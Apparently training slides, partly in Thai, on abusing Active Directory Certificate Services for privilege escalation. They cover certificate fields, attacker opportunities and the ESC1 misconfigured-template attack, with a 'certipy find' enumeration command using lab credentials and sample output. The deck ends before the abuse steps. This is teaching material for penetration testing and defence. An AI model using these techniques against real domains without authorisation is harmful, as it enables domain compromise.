



ADC S101

PRIVILEGE ESCALATION



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
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ACTIVE DIRECTORY
CERTIFICATE SERVICES

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ACTIVE DIRECTORY
PUBLIC KEY
INFRASTRUCTURE
(PKI) IMPLEMENTATION

CERTIFICATE REQUESTING



CERTIFICATE

ประกอบไปด้วยข้อมูลหลักๆ คือ


- **Subject** - ข้อมูลเจ้าของ Certificate
- Public Key - Public Key ของเจ้าของ Certificate
- NotBefore and NotAfter dates - ระยะเวลาของ certificate
- serial Number - identifier สำหรับ certificate ที่ถูกกำหนดโดย CA
- **Issuer** - ข้อมูลผู้ออก (รับรอง) Certificate (commonly a CA)
- **SubjectAlternativeName** - ระบุ alternate names ที่จะใช้เป็น Subject
- Basic Constraints - ระบุว่า certificate เป็นของ CA หรือ End Entity และมีข้อจำกัดใดๆ ในการใช้ใบรับรองหรือไม่
- **Extended Key Usages (EKUs)** - หรือ Enhanced Key Usage ระบุ Object identifiers (OIDs) ซึ่งใช้อธิบายว่า certificate ใช้ทำอะไรได้บ้าง
- Signature Algorithm - Algorithm ที่ใช้ในการ Sign Signature
- **Signature** - เกิดจาก Certificates body ที่ถูก Sign ด้วย issuer's (e.g., a CA's) private key.

AD AUTHENTICATION

S CHANNEL


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AD AUTHENTICATION



AD AUTHENTICATION


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ATTACKERS OPPORTUNITIES

- credential theft
- account persistence
- **domain escalation**
 - Abusing Certificate Templates
 - Abusing CA Configuration
 - Abusing Access Control
 - NTLM Relay
- subtle domain persistence





A B U S I N G
C E R T I F I C A T E
T E M P L A T E S

ESC1

Misconfigured Certificate Templates - SAN

Requirement

- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- Certificate template defines EKUs that enable authentication
 - **Client Authentication** (OID 1.3.6.1.5.5.7.3.2)
 - PKINIT Client Authentication (1.3.6.1.5.2.3.4)
 - Smart Card Logon (OID 1.3.6.1.4.1.311.20.2.2)
 - Any Purpose (OID 2.5.29.37.0)
 - no EKU (SubCA)
- Certificate template allows requesters to **specify a subjectAltName in the CSR**
(CT_FLAG_ENROLLEE_SUPPLIES SUBJECT)

ESC1

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip  
10.129.205.199 -vulnerable -stdout
```

Requirement check

Template Name: Example

...

Requires Manager Approval	: False
Authorized Signature Required	: 0
Client Authentication	: True
Enrollee Supplies Subject	: True
Extended Key Usage	: Client Authentication

...

Permissions

